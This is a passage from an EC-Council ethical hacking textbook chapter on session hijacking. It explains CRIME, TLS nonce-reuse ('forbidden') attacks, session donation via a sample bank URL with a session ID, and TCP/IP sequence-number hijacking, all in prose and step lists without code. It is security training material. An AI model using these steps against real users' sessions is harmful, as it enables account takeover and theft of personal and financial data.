In HTTPS, cookies are compressed using a lossless data compression algorithm (DEFLATE) and then encrypted. Hence, it is difficult for an attacker to obtain the value of the cookie with simple sniffing.

To perform a CRIME attack, an attacker must use social engineering techniques to trick the victim into clicking on a malicious link. When the victim clicks on the malicious link, it either injects malicious code into the victim's system or redirects the victim to a malicious website. If the victim has already established an HTTPS connection with a secured web application, the attacker sniffs the victim's HTTPS traffic using techniques such as ARP spoofing. Through sniffing, the attacker captures the cookie value from the HTTPS messages and sends multiple HTTPS requests to the web application with that cookie prepended with a few random characters. Subsequently, the attacker monitors the traffic between the victim and web application to obtain the compressed and encrypted value of the cookie. After capturing the

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

cookie, the attacker analyzes the cookie length and predicts the actual value of the authentication cookie.

After obtaining the authentication cookie, the attacker impersonates the victim and hijacks the victim's session with the secure web application to steal confidential information such as passwords, social security numbers, and credit card numbers. Attackers use tools such as CrimeCheck to detect whether a web server has TLS or HTTP compression enabled and are thus vulnerable to CRIME attacks.





Figure 11.18: Session hijacking using a CRIME attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Session Hijacking Using Forbidden Attack

A forbidden attack is a type of MITM attack that can be executed when a cryptographic nonce is reused while establishing an HTTPS session with a server. According to the TLS specification, these arbitrary pieces of data must be used once. This attack exploits the vulnerability that the TLS implementation incorrectly reuses the same nonce when data are encrypted using the Advanced Encryption Standard–Galois/Counter Mode (AES-GCM) during the TLS handshake. Attackers exploit this vulnerability to perform an MITM attack by generating cryptographic keys used for authentication. Repeating the same nonce during the TLS handshake allows an attacker to monitor and hijack the connection. After hijacking the HTTPS session and bypassing the protection, attackers inject malicious code and forged content into the transmission, such as JavaScript code or web fields that prompt the user to disclose passwords, social security numbers, or other confidential information. A forbidden attack involves the following steps.

- The attacker monitors the connection between the victim and web server and sniffs the nonce from the TLS handshake messages.
- The attacker generates authentication keys using the nonce and hijacks the connection.
- All the traffic between the victim and web server flows through the attacker's machine.
- The attacker injects JavaScript code or web fields into the transmission towards the victim.
- The victim reveals sensitive information such as bank account numbers, passwords, and social security numbers to the attacker.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 11.19: Session hijacking using a forbidden attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Session Hijacking Using Session Donation Attack

In a session donation attack, the attacker donates their own session ID to the target user. In this attack, the attacker first obtains a valid session ID by logging into a service and later feeds the same session ID to the target user. This session ID links a target user to the attacker's account page without disclosing any information to the victim. When the target user clicks on the link and enters the details (username, password, payment details, etc.) in a form, the entered details are linked to the attacker's account. To initiate this attack, the attacker can send their session ID using techniques such as cross-site cooking, an MITM attack, and session fixation. A session donation attack involves the following steps.

- First, the attacker logs into a service, establishes a legitimate connection with the target web server, and deletes the stored information.
- The target web server (e.g., *http://citibank.com/*) issues a session ID, say 0D6441FEA4496C2, to the attacker.
- The attacker then donates their session ID, say *http://citibank.com/?SID=0D6441FEA4496C2*, to the victim and lures the victim to click on it to access the website.
- The victim clicks on the link, believing it to be a legitimate link sent by the bank. This opens the server's page in the victim's browser with SID=0D6441FEA4496C2. Finally, the victim enters their information in the page and saves it.
- The attacker can now login as themselves and acquire the victim's information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.






Figure 11.20: Session hijacking using a session donation attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Network Level Session Hijacking

Attackers especially focus on network level session hijacking because it does not require host access, in contrast to host-level session hijacking, or a need to tailor their attacks on a per-application basis, in contrast to application level hijacking.

This section discusses network level session hijacking, concepts related to network communications, and various techniques used to perform network level session hijacking.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Network level hijacking relies on hijacking transport and Internet protocols used by web applications in the application layer. By attacking network level sessions, the attacker gathers some critical information that is used to attack application level sessions.

The following are different types of network level hijacking:

- Blind hijacking
- UDP hijacking
- TCP/IP hijacking
- RST hijacking
- Man-in-the-middle: packet sniffer
- IP spoofing: source routed packets

Three-way Handshake

When two parties establish a connection using TCP, they perform a three-way handshake. A three-way handshake starts the connection and exchanges all the parameters needed for the two parties to communicate. TCP uses a three-way handshake to establish a new connection.

Initially, the client-side connection is in the closed state and the server-side in the listening state. The client initiates the connection by sending the initial sequence number (ISN) and setting the SYN flag. The client is now in the SYN-SENT state.

When the server receives this packet, it acknowledges the client sequence number and sends its own ISN with the SYN flag set. The server's state is now SYN-RECEIVED. On receipt of this packet, the client acknowledges the server sequence number by incrementing it and setting the ACK flag. The client is now in the established state. At this point, the two machines have established a session and can communicate.

On receiving the client's acknowledgement, the server enters the established state and sends an acknowledgment, incrementing the client's sequence number. The connection can be closed either by using the FIN or RST flag or through a time out.

If the RST flag of a packet is set, the receiving host enters the CLOSED state and frees all resources associated with this connection. This leads to the connection drop of any additional incoming packets.

If the packet is sent with the FIN flag turned on, the receiving host closes the connection because it enters the CLOSE-WAIT state. The packets sent by the client are accepted in an established connection if the sequence number is within the range and follows its predecessor.

If the sequence number is beyond the range of the acceptable sequence numbers, it drops the packet and sends an ACK packet using the expected sequence number.

For the three parties to communicate, the following information is required:

- IP address
- Port numbers
- Sequence numbers

It is easy for an attacker to determine the IP address and port number; these are available in the IP packets, which do not change throughout the session. However, the sequence numbers change. Therefore, the attacker must successfully guess the sequence numbers for a blind

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

hijack. If the attacker can fool the server into receiving their spoofed packets and executing them, the attacker is successful in hijacking the session.





Figure 11.21: Three-way handshake

The three-way handshake shown in the above figure involves the following steps.

1. Bob initiates a connection with the server and sends a packet to the server with the SYN flag set.
2. The server receives this packet and sends a packet with the SYN + ACK flag and an initial sequence number (ISN) for the server.
3. Bob sets the ACK flag acknowledging the receipt of the packet and increments the sequence number by 1.
4. The two machines have successfully established a session.

If the attacker can anticipate the next sequence number and ACK number that Bob will send, they can spoof Bob's address and start communication with the server.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



TCP/IP Hijacking

In TCP/IP hijacking, an attacker intercepts an established connection between two communicating parties by using spoofed packets and then pretends to be one of those parties. In this approach, the attacker uses spoofed packets to redirect the TCP traffic to their own machine. Once this is successful, the victim's connection hangs, and the attacker is able to communicate with the host's machine on behalf of the victim. To launch a TCP/IP hijacking attack, both the victim and attacker must be on the same network. The target server and the victim machines can be located anywhere. By using this technique, an attacker can easily attack systems that use one-time passwords. As illustrated in the below figure, TCP/IP hijacking involves the following processes.

- The hacker sniffs the communication between the victim and host to obtain the victim's ISN.
- By using this ISN, the attacker sends a spoofed packet from the victim's IP address to the host system.
- The host machine responds to the victim, assuming that the packet arrived from it. This increments the sequence number.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 11.22: TCP/IP hijacking process

TCP/IP hijacking is performed through the following steps.

- The attacker sniffs the victim's connection and uses the victim's IP address to send a spoofed packet with the predicted sequence number.
- The receiver processes the spoofed packet, increments the sequence number, and sends an acknowledgement to the victim's IP address.
- The victim machine is unaware of the spoofed packet. Therefore, it ignores the receiver machine's ACK packet and turns off sequence number count.
- Consequently, the receiver receives packets with the incorrect sequence number.
- The attacker forces the victim's connection with the receiver machine into a desynchronized state.
- The attacker tracks sequence numbers and continuously spoofs packets that originate from the victim's IP address.
- The attacker continues to communicate with the receiver machine, while the victim's connection hangs.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

